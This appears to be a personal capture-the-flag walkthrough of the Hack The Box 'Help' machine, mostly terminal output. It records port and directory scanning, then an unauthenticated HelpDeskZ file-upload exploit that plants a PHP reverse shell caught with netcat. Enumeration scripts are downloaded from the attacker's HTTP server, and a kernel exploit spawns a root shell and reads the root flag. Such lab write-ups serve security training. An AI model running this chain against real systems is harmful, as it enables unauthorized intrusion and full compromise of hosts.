

# Help

Monday, April 28, 2025 7:47 PM


## Help




```
┌──(root㉿kali)-[/home/kali/Desktop/htb/help]
└─# cat nmap
# Nmap 7.95 scan initiated Sun Apr 20 20:49:38 2025 as: /usr/lib/nmap/nmap -A -T4 -p- -oN nmap 10.129.230.159
Nmap scan report for 10.129.230.159
Host is up (0.048s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18
|_http-title: Did not follow redirect to http://help.htb/
|_http-server-header: Apache/2.4.18 (Ubuntu)
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT       ADDRESS
1   100.18 ms 10.10.16.1
2   25.00 ms  10.129.230.159

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr 20 20:50:05 2025 -- 1 IP address (1 host up) scanned in 26.40 seconds
```




```
┌──(root㉿kali)-[/home/kali/Desktop/htb/help]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.230.159  help.htb
```




```
┌──(root㉿kali)-[/home/kali]
└─# dirsearch -u http://help.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is
  from pkg_resources import DistributionNotFound, VersionConflict
```



```
[00:34:52] 403 -  288B  - /.php3
[00:35:08] 301 -  309B  - /javascript  ->  http://help.htb/javascript/
[00:35:16] 403 -  296B  - /server-status
[00:35:16] 403 -  297B  - /server-status/
[00:35:18] 301 -  306B  - /support  ->  http://help.htb/support/
[00:35:18] 200 -    1KB - /support/

Task Completed
```



```
┌──(root㉿kali)-[/home/kali/Desktop/htb/help]
└─# searchsploit helpdeskz
----------------------------------------------------------- ---------------------------
 Exploit Title                                             |  Path
----------------------------------------------------------- ---------------------------
HelpDeskZ 1.0.2 - Arbitrary File Upload                    | php/webapps/40300.py
HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unautho | php/webapps/41200.py
Helpdeskz v2.0.2 - Stored XSS                              | php/webapps/52068.txt
----------------------------------------------------------- ---------------------------
Shellcodes: No Results
```



help.htb/support/?v=submit_ticket&action=confirmation

Your ticket details

Enter your ticket details below. If you are reporting a problem, please remember to provide as much relevant information as possible.

File is not allowed.

General Information

| | |
|---|---|
| Full name: * | sadfa |
| E-mail: * | asdasd@sdfsdf.com |
| Priority: | Low |

Your Message

| | |
|---|---|
| Subject * | asdssg |

asdf

Attachments


Choose File php-reverse-shell.php

CAPTCHA Verification

Please enter the text you see in the image into the textbox below (we use this to prevent automated submissions).

Wo5,1 W052l


Submit



```
┌──(root㉿kali)-[/home/kali/Desktop/htb/help]
└─# python2 40300.py http://help.htb/support/uploads/tickets/ php-reverse-shell.php
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
Sorry, I did not find anything

┌──(root㉿kali)-[/home/kali/Desktop/htb/help]
└─# python2 40300.py http://help.htb/support/uploads/tickets/ php-reverse-shell.php
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
Sorry, I did not find anything

┌──(root㉿kali)-[/home/kali/Desktop/htb/help]
└─# python2 40300.py http://help.htb/support/uploads/tickets/ php-reverse-shell.php
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
_
```


```
┌──(root㉿kali)-[/opt]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.5] from (UNKNOWN) [10.129.230.159] 35764
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64
 GNU/Linux
 21:30:22 up  9:54,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugd
ev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugd
ev),114(lpadmin),115(sambashare)
$ _
```

Upgrade shell pty.spawn




```
┌──(root㉿kali)-[/opt]
└─# ls
linenum.sh  microsoft  php-reverse-shell.php

┌──(root㉿kali)-[/opt]
└─# python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.129.230.159 - - [21/Apr/2025 00:12:02] "GET /linenum.sh HTTP/1.1" 200 -
10.129.230.159 - - [21/Apr/2025 00:12:41] "GET /linenum.sh HTTP/1.1" 200 -
_
```


```
help@help:/tmp$ wget http://10.10.16.5:8000/linenum.sh .
--2025-04-20 21:12:39--  http://10.10.16.5:8000/linenum.sh
Connecting to 10.10.16.5:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'linenum.sh.2'

linenum.sh.2        100%[===================>]  45.54K  --.-KB/s    in 0.09s

2025-04-20 21:12:40 (516 KB/s) - 'linenum.sh.2' saved [46631/46631]

--2025-04-20 21:12:40--  http://./
Resolving . (.)... failed: Temporary failure in name resolution.
wget: unable to resolve host address '.'
FINISHED --2025-04-20 21:12:40--
Total wall clock time: 0.2s
```



```
help@help:/tmp$ ./linenum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled
```



```
### SYSTEM ##############################################
[-] Kernel information:
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x
 GNU/Linux


[-] Kernel information (continued):
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubu
.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"
NAME="Ubuntu"
VERSION="16.04.5 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.5 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```



```
help@help:/tmp$
help@help:/tmp$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"
help@help:/tmp$
help@help:/tmp$ nano exlpoit.c
help@help:/tmp$ clear62ff3a14396a0d0241ee7bdefd7-systemd-timesyncd.service-0k0Ejo
help@help:/tmp$ ls
VMwareDnD
exlpoit.c
exploit
linenum.sh
systemd-private-5242362ff3a14396a0d0241ee7bdefd7-systemd-timesyncd.service-0k0Ejo
help@help:/tmp$ ./exploit
task_struct = ffff88003b96d400
uidptr = ffff880036fe6304
spawning root shell
root@help:/tmp# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(
padmin),115(sambashare),1000(help)
root@help:/tmp#
root@help:/tmp# cat /root/root.txt
d3241a2f640d3ffa4d3638ac1a858348
root@help:/tmp# _
```